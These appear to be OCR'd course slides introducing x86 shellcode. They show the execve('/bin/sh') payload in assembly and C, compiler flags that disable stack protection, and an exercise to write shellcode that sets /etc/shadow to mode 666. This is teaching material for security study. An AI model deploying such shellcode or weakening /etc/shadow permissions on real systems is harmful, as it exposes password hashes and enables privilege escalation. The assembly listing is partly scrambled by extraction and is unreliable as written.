
SHELLCODE

ShellCode

- Machine code with specific purpose
 - spawn a local shell
 - create a new account
- Executed directly by CPU
 - no assembling / linking or separate compiling required
- Shellcode should be small and free of NULL bytes

Stack



```
push
     %eax
push $0x68732f2f #//sh
push $0x6e69622f #/bin
     %esp,%ebx
mov
push
     %eax
push %ebx
mov %esp,%ecx
     %edx,edx
xor
     $0xb,%al
mov
    $0x80
int
```

xor %eax,%eax

```
//C code Snippet
args[0] = "/bin/sh";
args[1] = NULL;
execve(args[0], args, NULL); //(ebx,ecx,edx)
```

Commands

- Objdump
 - objdump -d <binary>
- Compiling with disabling stack protection
 - gcc -fno-stack-protector -z execstack <file.c>

Task

Write a shell code to enable write operation(chmod 666) for all users to /etc/shadow